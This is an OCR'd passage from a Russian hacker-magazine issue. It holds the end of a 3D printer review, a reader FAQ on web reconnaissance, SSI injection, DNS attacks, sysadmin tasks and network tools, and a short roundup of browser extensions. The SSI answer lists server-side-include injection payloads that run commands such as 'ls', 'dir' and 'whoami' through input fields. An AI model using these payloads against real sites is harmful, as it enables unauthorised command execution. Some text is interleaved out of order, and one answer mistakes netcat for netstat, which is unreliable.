В видовом окне показан рабочий объем принтера, а саму модель можно поворачивать, масштабировать, копировать и центрировать внутри этого рабочего объема. Также можно открыть другой G-Code и совместить несколько моделей в одно задание. В разделе подготовки задания параметры схожи с таковыми у MakerBot: выбор пластика, качества печати (скорости) и процент заполнения внутреннего пространства. Еще есть ряд поднастроек, но изменять их рекомендуется, уже имея некоторый опыт. В разделе G-Code Editor можно послойно визуализировать сгенерированный код и посмотреть статистику, в том числе время печати, объем и стоимость затраченного материала. Если принтер подключен по USB, то в Polygon им можно управлять вручную и отслеживать прогресс печати: отображение будет происходить в реальном времени. В случае если идет автономная печать с SD-карты, на экран принтера будут выводиться только проценты.


РЕЗЮМЕ

Что мы имеем в конечном счете? Достойное качество и скорость печати по цене, в полтора раза меньшей, чем у Replicator 5 (100 тысяч против 150 в российских интернет-магазинах). С другой стороны, у модели MakerBot есть целый набор различных «наворотов», вроде экструдера с возможностью быстрого съема и замены, встроенной веб-камеры, позволяющей следить за печатью, Wi-Fi-адаптера, целого набора десктопных и мобильных приложений и цветного дисплея с возможностью быстрого предпросмотра моделей. Стоят ли эти «фишки» дополнительные 50 тысяч — отдельный вопрос, в этом смысле функционально 3D Designer ближе к Replicator 2, который можно найти в интернет-магазинах за те же 100–110 тысяч. С другой стороны, у принтера российского производства есть неоспоримый плюс в наличии местной техподдержки.





FAQ



Алексей «Zemond» Панкратов
3em0nd@gmail.com


ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Собираю информацию по определенному ресурсу. Как можно получить полную карту веб-приложения?

A Для этого можно воспользоваться довольно известной программой Burp Suite. Если ты еще с ней незнаком, то рекомендую в срочном порядке скачать ее с официального сайта (bit.ly/YksYOX). Burp Suite — это интегрированная платформа, предназначенная для проведения атак на веб-приложения. BS включает в себя разнообразные утилиты со специально спроектированными интерфейсами, позволяющими улучшить и ускорить процесс атаки. Все эти инструменты основываются на мощном фреймворке, который позволяет им перехватывать и показывать пользователю HTTP-сообщения, работать с аутентификацией, прокси-серверами и производить логирование различных данных. Для решения нашей задачи нам нужен паук — Burp Spider, именно он собирает информацию о существующих директориях и файлах на исследуемом сервере, обходя найденные на страницах ссылки. Глубина входа по каждой ссылке гибко настраивается в настройках, также присутствует возможность исключения определенных типов файлов и URL страниц. Паук заглядывает в robots.txt, парсит JavaScript на наличие ссылок, обращается к корню каждой найденной папки для получения листинга и распознает формы в HTML. В общем, очень крутая штука. В качестве альтернативы можно воспользоваться OWASP ZAP (bit.ly/1fjloVy), которая тоже способна составить карту веб-приложения и имеет довольно интересный функционал. Обе эти программы можно найти в дистрибутиве BackTrack или скачать с офсайтов.

Q На ресурсе используется SSI (Server-Side Includes — включения на стороне сервера). Как можно это использовать со стороны атакующего?

A Для начала, думаю, есть смысл разобраться вообще, что это за зверь такой. SSI — это директивы, вставляемые в HTML-код и служащие для передачи указаний веб-серверу. Встречая такие директивы, или, как их еще называют, SSI-вставки, веб-сервер интерпретирует их и выполняет соответствующие действия. В качестве примера можно привести вставку HTML-фрагмента из другого файла, динамическое формирование страниц в зависимости от некоторых переменных под определенный браузер и другие, не менее приятные фишки. Чаще всего используется расширение shtml или shtm, наличие которого и указывает веб-серверу предварительно обрабатывать страницы как положено. Стоит также отметить, что расширение может быть любое — в зависимости от конфигурации веб-сервера, но в большинстве случаев применяется именно shtml. SSI насчитывает что-то около десятка различных команд, выглядит примерно так:



Общий вид карты веб-приложения через Burp Suite

```
<!--#cmd var="value" -->
где # означает начало SSI-вставки;
cmd — сама команда;
var — параметры SSI-команды.
```

Теперь переходим к самому интересному. Скажем, на странице у нас присутствует input box, можно попробовать провести атаку, введя в него

```
< !--#exec cmd="ls" -->
```

В случае успеха получим листинг директорий. Вдогонку даю список самых распространенных проверок SSI под Linux- и Windows-серверы:

```
<!--#exec cmd="/bin/ls /" -->
```

БЫТЬ ИЛИ НЕ БЫТЬ

Полезный хинт

Q Появилась задача поставить Ubuntu на Hyper-V. Вроде тривиальная задача, ан нет, не все так просто. Нужен какой-то особый подход, какой?

A О да, к винде почти всегда нужен особый подход. Особенно когда речь идет о практически несовместимом. Но выход есть и в данной ситуации. Первоначально нужно заинсталлить нашу убунту на виртуалку. Делается это обычно, без каких-либо ухищрений. Создали новую машину, к ней новый жесткий диск, выбрали образ убунты и через графический режим или любой другой по желанию приступили к установке. Сообщения о неправильном биосе можно смело игнорировать и ставить дальше. После установки перезагружаемся, идем по пути и открываем на редактирование файл

```
nano /etc/initramfs-tools/modules
```

Для корректной работы нашей системы нужно добавить следующие строки:

```
hv_vmbus
hv_storvsc
hv_blkvsc
hv_netvsc
hv_utils
```

Тем самым мы разрешаем загрузку необходимых нам модулей. После сохранения файла выполняем команду

```
sudo update-initramfs -u
```

Теперь переходим к настройке интерфейса. Открываем файл

```
nano /etc/network/interfaces
```

Для статики пишем примерно следующее:


```
Auto seth0
iface seth0 inet static
address x.x.x.x
netmask x.x.x.x
Gateway x.x.x.x
```

Обращаю внимание на новый синтетический сетевой интерфейс seth0. Если бы использовался устаревший сетевой интерфейс Legacy, то он бы назывался eth0.

В случае если хотим поставить dhcp, прописываем:

```
Auto seth0
iface seth0 inet
dhcp
```

Теперь можно перезагрузиться. После ребута командой lsmod ты можешь просмотреть загруженные модули, а командой ifconfig — увидеть свой интерфейс.



Ubuntu на Hyper-V

SSI — это такие специальные директивы, которые вставляются напрямую в HTML-код и служат для передачи указаний веб-серверу

```
<!--#exec cmd="dir" -->
<!--#exec cmd="cd C:\WINDOWS\System32">
<!--#config errmsg="File not found,↵
    informs users and password"-->
<!--#echo var="DOCUMENT_NAME" -->
<!--#echo var="DOCUMENT_URI" -->
<!--#config timefmt="A %B %d %Y %r"-->
<!--#fsize file="ssi.shtml" --> <!--↵
    #include file=UUUUUUUU...UU-->
<!--#echo var="DATE_LOCAL" --> <!--↵
    #exec cmd="whoami"-->
```

Q Совсем недавно начал работать в консоли. Порой, перемещаясь по директориям, не хватает кнопки «Назад». Есть ли подобная фишка в терминале?

A Есть! Для этого нужно набрать следующие команды:

```
cd -
```

Тем самым утилита переведет тебя назад. Также можно отметить еще пару фишек данной команды.

```
cd ..
```

поднимет на уровень вверх по каталогу. А команда

```
cd ~ или просто cd
```

переместит в домашнюю директорию.

Q Хочу получить как можно больше информации об исследуемом сервере. Какие технологии используются, версии ПО, что за CMS и прочее. Что можешь порекомендовать?

A Для этого есть много различных инструментов, со своими плюсами и минусами. Начать можно с Nmap или Zenmap, если ты не равнодушен к гуи. А дальше уже использовать более специфичные сканеры и анализаторы. Из тулз, которые определяют версии ПО на сервере, включая различные CMS и прочее, мне нравится WhatWeb (bit.ly/1qp5ZNi). Из особенностей можно отметить: более 900 различных плагинов для проверки, возможность выставить уровень агрессии и тем самым управлять скоростью проверки (можно выставить полную проверку сайта, будет долго и весьма заметно, или же быстрое сканирование). Можно сканировать несколько сайтов одновременно, поддерживает прокси, включая тор. Выдает много полезной информации, что можно увидеть на скрине. Синтаксис несложен, для простого анализа достаточно команды

```
whatweb domain.com
```

ДА ПРЕБУДЕТ С ТОБОЙ СИЛА

Хочу проложить путь в ИБ через профессию сисадмина. Считаю, что это более правильно и знания будут более упорядочены, структурированы и, как говорится, по обе стороны баррикад. Какой путь изучения технологий для данной специальности порекомендуешь?

1 Вопрос хороший и довольно обширный. Ведь можно быть эдаким универсалом или же иметь узконаправленную специализацию. Но думаю, есть вещи, которые нужно знать при любом раскладе. На них и остановимся. Также стоит учесть, что теория без практики так и остается теорией, поэтому пробовать, тестить и щупать. А читать... читать все, что попадется под руки, особенно в самом начале. Книги дадут знания широкого спектра, и чем больше их будет, тем легче будет потом. После этого можно переходить уже к конкретике.

2 Хорошая книжка по сетям, про то, что такое DHCP, IP-маршрутизация, модель OSI и прочее. Многие скажут, что я не прав, но мой выбор — Олиферы плюс лабы по цискам и игры в виртуальных машинах. Хочешь хардкора? Ставь виртуальную сеть, поднимай wireshark и изучай, куда чего передается, по каким протоколам и зачем. По виртуализации сетевых лабораторий уже не раз и не два было написано, вплоть до пунктов, где и как скачать, что и куда поставить. Заодно и гуглить научишься, тоже очень ценный навык практически в любой сфере.

3 DNS, понимать, что за записи, для чего нужны. Читать Альбеца и Ли — самое толковое. Что-то по архитектуре операционных систем, скажем, пара талмудов по Win/UNIX нехило прокачают и дадут трамплин к новым знаниям. Книжку по общему администрированию. Скажем, кирпич Томаса Лимончелли предотвратит наступание на целый сарай грабель. После этого можно переходить к командной строке и скриптам. Bash и power shell — наше все, автоматизация и лень приведут тебя на вершину этих навыков.

4 Английский язык. Да-да, знаю, ты в школе проходил, но тут другое. Попробуй найди на русском нормальные доки для консольных утилит или хак тулз, максимум, что описывают, — это пять первых ключей. Остальное для избранных. Так что запасайся терпением и погружайся. По началу непонятно, медленно и жутко, но потом привыкаешь и уже не замечаешь, как начинаешь читать англоязычные форумы и обсуждать новые техноновинки на зарубежных каналах.

5 Как сам понимаешь, такой объем просто невозможно уместить в пяти пунктах. Но начало есть, а дальше целый мир технологий. Тут тебе и веб-серверы, и базы данных, и работа с железом, и различные сервисы, и много чего другого. Что выбрать, чем заниматься, думаю, ты сможешь решить сам, посмотрев вакансии в своем городе, или просто — то, к чему душа лежит (если твоя душат лежит к откровенной экзотике, типа Delphi, перед выбором крепко подумай). В любом случае не забывай главное: никогда не переставай учиться и узнавать что-то новое, ведь это самое классное и это знание не даст тебе остаться на прежнем уровне.

```
File  Edit  View  Terminal  Help
$ ./whatweb slashdot.org reddit.com
http://reddit.com [302] HTTPServer[AkamaiGHost], R
/], Via-Proxy[1.1 bc7], IP[173.223.232.64], Akamai
US]
http://www.reddit.com/ [200] Frame, PasswordField[
; DROP TABLE servertypes; --], IP[203.97.86.209],
reddit: the voice of the internet -- news before i
http://slashdot.org [200] Script, HTTPServer[Unix]
 Google-Analytics[GA][32013], UncommonHeaders[x-fr
_data], Apache[1.3.42][mod_perl/1.31], HTML5, IP[2
00696822412], X-Powered-By[Slash 2.005001], Title[
matters], Email[buzzskyline@gmail.com,soulskillats
][US]
$
```

Пример работы WhatWeb

Для более подробного ознакомления с опциями утилиты можно обратиться к справке или просмотреть сайт разработчиков.

Q Недавно прочитал про атаки на рекурсивные ДНС. Захотелось проверить пару своих доменов, чем можно потестить?

A Для этого можно обратиться к веб-сервису dnsinspect.com, который после сканирования всей доступной информации выведет красочный отчет. Причем на особо интимные места он обратит твое внимание, выделив пункты разноцветными алертами. Также стоит понимать, что для непосредственного осуществления атаки через DNS-сервер используются следующие принципы: DNS работает по протоколу UDP (следовательно, атакующий может подменить свой айпишник на адрес жертвы) и DNS-запросы асимметричны — ответный трафик может превышать входящий в несколько раз. На основе этого знания можно описать несколько видов атак. Amplification attack (атака с усилением) направлена на перегрузку исходящего канала DNS-сервера. Она стартует с отправки огромного количества DNS-запросов, специально сформированных таким образом, чтобы получить очень большой ответ, размер которого может до 70 раз превышать размер запроса, что и приводит к перегрузке исходящего канала DNS-сервера и в конечном итоге к отказу в обслуживании. При reflection attack (атака с отражением) используются сторонние DNS-серверы для распространения DoS- или DDoS-атаки путем отправки большого количества запросов. При такой атаке адрес, с которого отправляются DNS-запросы, подменяется IP-адресом жертвы, и запрос будет иметь данные сервера жертвы, а не атакующего. В итоге, когда сервер имен будет получать запросы, он будет отправлять все ответы на IP-адрес жертвы. Большой объем такого «отраженного» трафика может вывести из строя сервер жертвы. Именно поэтому необходимо позаботиться о безопасности своего сервера и максимально ограничить доступ к нему.

Q Что делать, если база MS SQL ушла в режим Suspect и не хочет из него выходить? При двойном клике выводит ошибку: The database <nameBD> is not accessible.

A Для начала не паниковать. Если вдруг есть бэкапы (а они должны быть), то восстановить базу из них. Это сэкономит кучу времени и нервных клеток. В обратном случае погружаемся под капот MS SQL. Советую забэкапить mdf- и ldf-файлы БД. После чего делаем Detach database, удаляем журнал транзакций — это как раз файл с расширением ldf — и делаем Attach database. В мастере выбираем наш mdf-файл и жмем OK. Если mdf-файл не поврежден, то он успешно присоединится и мы увидим нашу базу в диспетчере объектов целую и невредимую, но такое случается весьма нечасто. Чаще всего mdf-файл поврежден и присоединить базу не удается. Поэтому создаем новую базу данных с таким же именем, останавливаем сервер. Подменяем файл mdf-файлом от нашей базы, стартуем службу SQL Server и открываем Query analyzer или Management studio. В нем пишем:

```
Use master
go
sp_configure 'allow updates', 1
reconfigure with override
go
```

```
ALTER DATABASE db_name SET EMERGENCY,↵
SINGLE_USER
GO
```

После этого наша БД должна быть видна в статусе EMERGENCY. Отлично, приступаем к восстановлению.

```
DBCC CHECKDB('db_name',↵
REPAIR_ALLOW_DATA_LOSS)
GO
```

Теперь нужно немного подредактировать команду к виду

```
DBCC CHECKDB('db_name', REPAIR_REBUILD)
GO
```

Это должно убрать оставшиеся ошибки БД. После всего этого наша база приходит в нормальное состояние и уже доступна для работы, но только в однопользовательском режиме, поэтому завершаем наш процесс возвращением БД в многопользовательский режим.

```
alter database db_name set ONLINE,↵
MULTI_USER
GO
```

Все, база успешно восстановлена. Рекомендую сразу сделать ее бэкап и заодно настроить шедулер для автоматизации этого действия.

Q Ковыряю различные скули, и появился интересный вопрос. Есть ли какая-то шпаргалка по SQL inj, где была бы собрана вся наиболее интересная и вкусная инфа по теме?

A Да! Есть такая шпаргалка. Держи: bit.ly/1oR6OsT. Она по наиболее известным БД, таким как MySQL, SQL Server, PostgreSQL, Oracle. Структурирована по типам инъекций и разделам, что облегчает поиск нужного материала.

Q Недавно пришлось пользоваться стареньким ноутбуком без веб-камеры.

BANK POWER

Многие мои друзья накупили себе так называемых bank power. Действительно ли эти устройства настолько хороши, есть ли смысл в их покупке?



Да, есть, если ты постоянно в разъездах. У тебя с собой наверняка много девайсов вроде плеера, смартфона (а то и двух), планшета. Тогда покупай BP мощностью побольше, и будет тебе счастье. Больше не придется терзаться сомнениями, что делать — пройти еще один уровень в игрушке или сохранить заряд на важный звонок.



Цена на подобные устройства скачет от 500 до нескольких тысяч рублей, и неспроста. Дешевые устройства не держат заряд и очень вяло заряжают девайсы. Плюс дополнительная тяжесть в рюкзаке, забыл его зарядить (а его тоже нужно не забывать заряжать вечером) — лишний вес и мертвые гаджеты в самый неприятный момент.



Палитра Power Bank'ов

А она так нужна. Правда, есть современный смартфон на андроиде. Возможно ли превратить смартфон в веб-камеру для скайпа?

A Конечно! Можно даже еще и в микрофон превратить, помимо камеры. Из самых интересных приложений подобного типа есть IP Webcam (bit.ly/YntE63) и DroidCam Wireless Webcam (bit.ly/ZdJ9Og). Принцип работы обеих программ схож, хоть и есть небольшие отличия. DroidCam может работать как через Wi-Fi, так и через Bluetooth и USB. А IP Webcam — либо через Wi-Fi, либо через мобильный интернет, зато имеет весьма крутые фишки:

- запись видео в форматах WebM, MOV и MPEG4;
- вещание звука в форматах WAV, Opus и AAC (AAC требует Android 4.1+);
- датчик движения с созданием события в Tasker и звуковой регистрацией;
- наложение даты, времени и состояния батареи на видео;
- захват сенсоров и отображение их на графике через веб-интерфейс.

В общем, как ты уже понял, одним скайпом тут дело не ограничивается. Целый полет для фантазии и комбинирования технологий. Все инструкции по настройке и установке драйверов (без них, кстати, веб-камера работать не будет) можно найти в мануалах, любезно составленных разработчиками приложений.

Q Есть ли какой калькулятор XSS, чтобы можно было засунуть строку и получить на выходе разные варианты кодировки? Скажем, hex, Base64. И самое главное, чтобы это было в одном месте?

A Конечно, есть. Подобных сервисов довольно много, различаются в основном по функционалу и удобству. Если хочется что-то полайтовей, то можно использовать подобный ha.ckers.org/xsscalc.html, где есть как раз все, что тебе нужно. Или же, если захочется больше функционала, возможностей и хардкора, то однозначно рекомендую это: yehg.net/encoding/?. Здесь и офлайн-версия для твоего браузера, и работа не только с XSS. И различное экранирование символов, перекодировка... да что рассказывать, заходи и сам смотри, глаза просто разбегаются от возможностей. Даже если использовать не будешь, то в закладки однозначно, никогда не знаешь, когда подобный инструмент понадобится.

Q На днях откопал старый винт. Если верить надписи на нем — SAS. С виду ничем особо не отличается от привычного SATA-диска. В чем же у них разница?

A Предлагаю начать с SAS. У него есть следующие основные фичи, по сравнению с SATA.

- Два полнодуплексных порта в отличие от одного полудуплексного у SATA. Это позволяет строить отказоустойчивые многодисковые топологии в системах хранения данных.
- End-to-end data protection T10 — набор алгоритмов SAS, позволяющий с помощью чек-сумм быть уверенным в том, что данные, подготовленные на запись, без искажений записаны на устройство. Это помогает обезопасить данные от так называемых silent errors, то есть когда на винт пишутся ошибочные данные, но об этом еще никто не знает. К слову, silent errors — это тихая смерть SATA.
- Multipath — возможность подключить корзину с дисками не одной, а, скажем, четырем линиям, тогда нагрузка будет на них распределяться и отказ линии на работоспособности системы не скажется — ОС может даже и не заметить сбоя, только снизится производительность. Стоит ли говорить, что на SATA такое невозможно.

Это лишь основные плюсы перед SATA. Также стоит отметить, что SAS-диски ориентированы на задачи, чувствительные к скорости и требующие многопоточного доступа:

- СУБД;
- высоконагруженные веб-серверы;
- ERP-системы;
- системы для работы с большим количеством пользователей;
- терминальные серверы;
- серверы удаленного доступа.

SATA-диски, в свою очередь, требуются для задач, связанных с большими объемами информации. Из самых распространенных задач, успешно решаемых SATA-дисками, можно выделить следующие:

- потоковые операции, например кодирование видео;
- хранилища данных;
- системы резервного копирования;
- объемные, но не нагруженные файл-серверы.

Как видишь, у каждой из этих технологий своя ниша. Большим преимуществом SATA-дисков является стоимость хранения мегабайта информации.

Q Озаботился защитой своих ДНС-серверов. Какие ДНС-серверы поддерживают RRL?

A Если имеется в виду Response Rate Limiting, позволяющая ограничить интенсивность отправки ответов DNS-сервером, что дает админу средство эффективно защитить его сервер от вовлечения в DDoS-атаки, то я готов тебя обрадовать. Данную технологию поддерживает BIND, начиная с версии 9.9.4. Также хочу посоветовать обратить внимание на NSD (bit.ly/1qAtp1P) — это сервер ДНС с открытым исходным кодом. Он, кстати, может использовать файлы BIND без изменений, что упрощает переход от одного решения к другому. Вся информация компилируется с помощью zonec в двоичный формат для ускорения загрузки. Также в процессе компиляции могут быть выявлены ошибки синтаксиса, что позволяет исправить их еще до того, как они станут доступны серверу, — однозначный плюс. Кроме того, демоны NSD работают от имени непривилегированного пользователя, так что, даже если в нем обнаружат уязвимость, она не даст сломать всю систему целиком.

Q Захотелось мне подключиться к своей виртуальной машине по SSH. Машинка находится за натом. По логике, нужно как-то пробросить порт через виртуалбокс, как это сделать?

A Для этого нужно отключить виртуальную машину и открыть ее свойства. Там выбираем вкладку «Сеть». Для примера возьмем айпи 10.10.1.15 и маску 255.255.255.0. Зная, что SSH — это по дефолту 22-й порт, жмякаем на кнопку «Проброс портов». Открывается очередное окошко, где мы вводим:

- IP хоста — машина, где развернут виртуалбокс, скажем 127.0.0.1, порт хоста любой, какой нравится, скажем 2525;
- IP гостя — адрес нашей виртуалки, в нашем примере это 10.10.1.15; порт гостя — собственно сам порт, это 22.

На этом все, можно переходить к тестам. Для винды это PuTTY, для линукс привычный SSH.

Q Какие еще сетевые утилиты, кроме пинга да трассировки для диагностики, можешь посоветовать на убунту, желательно из коробки?

A Из тех инструментов, что предустановлены в операционной системе, можно выделить следующие. Из более простого — это Telnet и nc, что, думаю, особо объяснять не нужно. Более сложное, но не менее интересное — это netcat, который умеет показывать сетевые соединения (входящие/исходящие), таблицу маршрутизации, статистику по сетевым интерфейсам и еще кучу всего. К примеру, так выглядит список всех открытых TCP-портов. Вводим следующую команду:

```
john@linux-vm: ~
john@linux-vm:~$ mtr -r site5.com
HOST: linux-vm                    Loss%   Snt   Last   Avg  Be
  1.|-- www.asusnetwork.net        0.0%    10    0.4   0.4
  2.|-- 68.[redacted].50.1         0.0%    10   20.0  19.8
  3.|-- te-7-1-ur01.spotsylvania.  0.0%    10   12.1  10.5
  4.|-- te-9-1-ur02.spotsylvania.  0.0%    10    9.3  10.4
  5.|-- te-7-1-ar01.staplesmllrd.  0.0%    10   10.9  14.3
  6.|-- xe-0-0-2-0-ar02.staplesml  0.0%    10  131.1  25.0
  7.|-- pos-0-8-0-0-cr01.charlott  0.0%    10   22.8  22.4
    |  `|-- 68.86.91.149
    |   |-- 68.86.91.153
  8.|-- pos-3-15-0-0-cr01.atlanta  0.0%    10   27.7  26.9
  9.|-- pos-0-11-0-0-pe01.56marie  0.0%    10   26.4  28.8
 10.|-- xe-0-0-1.bbr01.tl01.atl01  0.0%    10   23.7  27.2
 11.|-- ae13.bbr02.eq01.dal03.net 20.0%    10   44.7  47.2
 12.|-- ae5.dar02.sr01.dal05.netw  0.0%    10   47.1  46.2
 13.|-- po2.fcr01.sr01.dal05.netw  0.0%    10   67.4  52.3
 14.|-- 184.172.56.240-static.rev  0.0%    10   47.0  46.1
john@linux-vm:~$
```

Довольно мощная утилита сетевой диагностики — mtr

```
netstat -at
```

Есть и более интересные вещи, к примеру список подключенных хостов:


```
netstat -lantp | grep ESTABLISHED |awk↵
'{print $5}' | awk -F: '{print $1}' |↵
sort -u
```

Также интересна утилита ss, позволяющая просматривать инфу об используемых сокетах в системе. Эта команда обладает схожим с netstat функционалом, но есть и свои фичи. НаМожно фильтровать вывод по установленным соединениям с определенным портом. Утилита lsof умеет отображать процессы, которые работают с определенным файлом или сокетом. Стоит отметить, что многие дистрибутивы сейчас по дефолту комплектуются Nmap'ом, о котором писали уже не раз и который предоставляет огромнейший функционал, заметно расширяемый за счет различных скриптов. Не менее интересной будет утилита mtr, совмещающая в себе команды пинга и трассировки с дополнительными графиками. В завершение хочется упомянуть про wireshark (https://www.wireshark.org), о котором тоже не раз писали в нашем журнале и с которым можно разобрать практически любую сетевую проблему на мелкие запчасти. Одно «но» — далеко не везде он стоит из коробки, но зато он есть в репозиториях очень и очень многих дистрибутивов, что, как мне, решает этот вопрос.

WWW 2.0

Добиваемся ювелирного качества верстки






DIMENSIONS (bit.ly/XnZGhi)

→ Dimensions — расширение для Chrome, показывающее расстояние между ближайшими объектами на странице, открытой в браузере. После того как поставишь расширение, включи специальный режим, нажав на иконку расширения или на клавиши, указанные в настройках Dimensions. Затем достаточно навести курсор в любое интересующее тебя место, и ты получишь расстояние от двух ближайших объектов по вертикали и по горизонтали. Работает хорошо, но иногда «линейка» все-таки соскакивает с тонких линий. Однако, по заверениям разработчиков, Dimensions распознает любые объекты: картинки и таблицы, поля ввода, видеоролики, кнопки, иконки. Также расширение работает и с макетами страниц в форматах PNG и JPEG.

UBLOCK (bit.ly/1uDwOxB)

→ Многие пользователи любят Adblock Plus, но не секрет, что это расширение с каждой новой версией обрастает все большим количеством функций и начинает тратить все больше ресурсов. uBlock — легковесная альтернатива «адблоку», которая, по словам разработчиков, справляется с основной задачей ничуть не хуже, но поедает при этом намного меньше ресурсов. Поскольку все дополнительные функции ABP, вроде фильтрации вредоносных и фишинговых доменов, реализованы в виде обычных списков, почти все эти возможности есть и в uBlock. Также есть и возможность занести в белый список конкретную страницу или весь сайт. Словом, это действительно полноценная альтернатива ABP, правда доступная только для браузеров на основе Chromium.




Суперлегкая альтернатива Adblock Plus



Наводим порядок в «облачной» музыке






CLOUDTUNES (https://github.com/jakubroztocil/cloudtunes)

→ CloudTunes — это музыкальный плеер в браузере, позволяющий слушать музыку либо из аккаунта пользователя в Dropbox, либо из YouTube. К сожалению, это не веб-сервис, а приложение, которое нужно хостить на своей машине, и для запуска понадобится MongoDB и Redis. Но с другой стороны, это действительно красивое, удобное и очень функциональное приложение, позволяющее легко управлять своей облачной «аудиотекой», создавать плейлисты и показывать правильные теги у песен благодаря интеграции с MusicBrainz. Поддерживаются и все фишки нативных плееров, вроде оповещений о начале новой песни или медиаклавиш. Приложение хорошо работает даже с очень большими коллекциями музыки. В общем, классная вещь для любителей «поковыряться».

MONITORBOOK (https://monitorbook.com/)

→ Monitorbook — это инструмент для мониторинга в Сети. Однако принцип работы этого веб-сервиса и решаемые им задачи отличаются от всем привычного Google Alert. Самый очевидный юзкейс — мониторинг цен на какой-нибудь товар в интернете. Например, можно добавить в мониторинг страницу интересующего тебя товара в Яндекс.Маркете или на eBay, и сервис пришлет оповещение, когда цена достигнет интересующего тебя показателя. Также можно следить за распродажами в App Store / Google Play / Steam, механизм всегда один и тот же: страница → поле, за изменением которого нужно следить (можно следить как за цифрами на странице, так и за текстовыми переменными). В бесплатной версии Monitorbook обновляет данные каждый час, при этом пользователю доступен график изменений значений.



Инструмент для отслеживания снижения цен на разные товары

